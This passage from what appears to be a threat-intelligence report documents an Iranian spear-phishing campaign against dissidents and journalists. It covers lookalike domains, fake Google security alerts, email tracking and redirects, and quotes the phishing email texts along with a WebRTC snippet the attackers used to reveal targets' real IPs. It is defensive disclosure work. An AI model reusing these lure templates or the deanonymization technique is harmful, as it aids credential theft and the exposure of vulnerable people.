
The email contained a shortened bit.ly link to a domain registered by the attackers - *drivers.document-supportsharing[.]bid*. In the statistics and usage page of the bit.ly URL we can see that the first click, likely a test run performed by the attackers before sending the phish, was from Iran.

²⁵ Names of victims and targets are shared with their permission.

²⁶ See , Tamar Reservoir: <http://www.clearskysec.com/thamar-reservoir/>



The phishing page pretends to be a Gmail shared document downed page that requires the visitor to log in:




Wave 2

Sometimes the phishing email does not contain live text, but only an image of text linked to a phishing page. This is usually done to bypass text based spam filters.

The attackers used WebRTC (code copied from Github²⁷) to detect the real IP address of targets who use proxies (This method was documented by Iran Threats²⁸):

Domain	Type	Size	Headers	Cookies	Params	Response	Timing
google.com-recoverymail.bid	html	27.99 KB	26			<pre>//get the IP addresses associated with an account function getIPs(callback){ var ip_dups = {}; //compatibility for firefox and chrome var RTCPeerConnection = window.RTCPeerConnection window.mozRTCPeerConnection window.webkitRTCPeerConnection; var useWebkit = !!window.webkitRTCPeerConnection; //bypass naive webrtc blocking using an iframe if(!RTCPeerConnection){ //NOTE: you need to have an iframe in the page right // //<iframe id="iframe" sandbox="allow-same-origin" src="..." //</script>...getIPs called in here... // var win = iframe.contentWindow; RTCPeerConnection = win.RTCPeerConnection win.mozRTCPeerConnection win.webkitRTCPeerConnection;</pre>	
google.com-recoverymail.bid	html	27.99 KB	27				
google.com-recoverymail.bid	html	27.99 KB	28				
google.com-recoverymail.bid	png	6.86 KB	30				
google.com-recoverymail.bid	jpeg	19.20 KB	31				
google.com-recoverymail.bid	jpeg	26.39 KB	32				
google.com-recoverymail.bid	jpeg	5.61 KB	33				
google.com-recoverymail.bid	jpeg	25.54 KB	34				
google.com-recoverymail.bid	png	19.28 KB	36				
google.com-recoverymail.bid	png	0.26 KB	37				

While sending the spear phishing, the attackers performed password recovery on the target's Facebook account, as can be seen below. Thus, she received fake emails and legitimate ones at the same time which could cause her confusion and subsequently to give her credentials in the phishing.




²⁷ <https://github.com/diafygi/webrtc-ips/blob/master/README.md>


²⁸ <https://iranthreats.github.io/resources/webrtc-deanonymization/>

Wave 3

The attackers often open a new Gmail account and send phishing emails from it. For example, *suspended.user.notification@gmail.com* was used to send the following email to targets:



Which leads to:



In other cases, 7 different targeted phishing emails were sent to the same victim on the same day from *customers.mailservice@gmail.com*:

From: "Customer Service" <mailer.customerservice@gmail.com>
Date: Jan 15, 2017 2:31 PM
Subject: New sign-in from Chrome on Windows
To: [REDACTED]
Cc:

[REDACTED]

Someone has your password

Hi [REDACTED]
Someone just used your password to try to sign in to your Account [REDACTED]@gmail.com

Details:

12:23

Sunday, 15 January 2017
Greenwich Mean Time (GMT)
Mail Service stopped this sign-in attempt, but you should review your recently used devices:

[REVIEW YOUR DEVICES NOW](#)

From: **Customer Service** <mailer.customerservice@gmail.com>
Date: Sun, Jan 15, 2017 at 10:17 AM
Subject: Confirm Your Recovery Phone Number
To: [REDACTED]@gmail.com

Inline image 1 [REDACTED]

Hi [REDACTED]

The recovery Phone number for your Mail Account [REDACTED]@gmail.com - was recently changed. If you made this change, you don't need to do anything more.

If you didn't change your recovery Phone number, someone may have broken into your account. Visit this link for more information: [Account Setting](#).

If you have problem accessing your account, Confirm your Phone number:


[Confirm Your Number](#)

Sincerely,
The Mail Accounts team


This email can't receive replies. For more information, visit the [Mail Accounts Help Center](#).


You received this mandatory email service announcement to update you about important changes to your Mail product or account.
© 2016 Mail Inc., 160 Amhitheatre Parkway, Mountain View, CA 9043, USA

Forwarded message
From: **mailer service** <customers.mailservice@gmail.com>
Date: Sun, Jan 15, 2017 at 11:04 AM
Subject: Hi [redacted] | [redacted] invited you to a conversation on Hangout
To: [redacted]



This notification was sent to [redacted]@gmail.com [Unsubscribe](#) from these emails.
To stop receiving Hangout notifications from someone, open their profile and click Mute...
Mail Inc., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA







The phishing messages were sent to hundreds of recipients from a previously unknown email address: *mails.customerservices@gmail.com*

They contained a link to *goo-gle[.]mobi*

Below are screen captures of two of the messages. The content is not copied directly from Google's original notices, as evident from the spelling and grammatical errors, some of them typical of Persian speakers, e.g. using direct speech where English would use indirect speech ("that" instead of "whether"):





Hamed Hashemi, an Iranian Independent researcher and photographer living in the Netherlands was targeted in this campaign. He detected the malicious emails and wrote about them in his twitter account^{29 30}:




Translation: "The brothers³¹ new method for hacking e-mails. Do not be fooled by such an email".

²⁹ https://twitter.com/hamed_hashemi/status/869835075550162944

³⁰ https://twitter.com/hamed_hashemi/status/869865703939219456

³¹ I.e. people working for the IRI.



Translation: "*Ramezān (The month of Ramadan) operation continues.*"

Other reported receiving 6 spear phishing emails within a few minutes. For example, Soudeh Rad³² board member at ILGAEurope³³ (an organization for human rights and equality for lesbian, gay, bisexual, trans and intersex people at European level):



Translation: "*What's the most important thing to do when you're under a phishing attack? Keep your calm ☺ 6 e-mails arrived within 10 minutes (saying) someone signed into your email (account), confirm your account.*"

³² <https://twitter.com/soudehrad/status/876062478685396992>

³³ <https://twitter.com/ILGAEurope>



Behrang Tajdin³⁴ a BBC Persian TV Reporter said^{35 36} he was targeted in a similar campaign in April 2017:



Translation: "If you get an email like this, don't fall for it and don't click. It's nothing but a useless phishing attempt to hack your google and Gmail account."

³⁴ <https://twitter.com/Behrang>

³⁵ <https://twitter.com/Behrang/status/855761991117484032>




Behrang Tajdin ✓ @Behrang · Apr 22

Replying to @Behrang

و اگه روی لینک کلیک کنید، اما پسوردتون رو ننزید، یک ای میل دیگه براتون می فرستن. گول
نخورید که **#غفلت_موجب_پشیمانی_است**

🌐 Translate from Persian



Translation: "And if you click on the link but don't type your password, they send you another email. Don't fall for "if you wait you regret" "

Email tracking services

The attackers often use mailtrack.io to track when phishing emails are opened. These services are often used by marketing people to monitor their campaign effectiveness. Below is the source code of a spear phishing email with a mailtrack.io tracking link:

```
All your conversations, with anyone, anywhere at anytime.
=E2=80=8B[image: Inline image 2]
*██████████ *invited you to a conversation
View Conversation
<http://google-hangout.verify-account.services/Chat?v=██████████>
This notification was sent to ██████████@gmail.com
<https://mailtrack.io/trace/link/██████████?u=
r1=3Dhttp%3A%2F%2Fgoogle-hangout.verify-account.services%2FChat%
██████████&signature=██████████>
Unsubscribe
<http://google-hangout.verify-account.services/Chat?v=██████████> fr=
om
these emails.
To stop receiving Hangout notifications from someone, open their profile
and click Mute...
Mail Inc..., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA
```

Sometimes the attackers used a similar email tracking service, by Pointofmail. In this case, the malicious email was sent from Pointofmail's servers (this is part of their service, not due to a breach). The email contained a redirect link to legitimate address advmailservice.com:

```
Dear User,


This email address (██████████@gmail.com) is being used to recover a Mail
Account.. If you initiated the recovery process, it is asking you to ente=
the numeric verification code that appears below..

If you did not initiate an account recovery process and have a Mail
Account associated with this email address, it is possible that someone
else is trying to access your account... *Do not forward or give this
code to anyone..* Please visit your account's sign-in & security settings
<https://www.advmailservice.com/l/██████████> to
ensure your account is safe.
```

Which redirects several times, eventually reaching the malicious page:

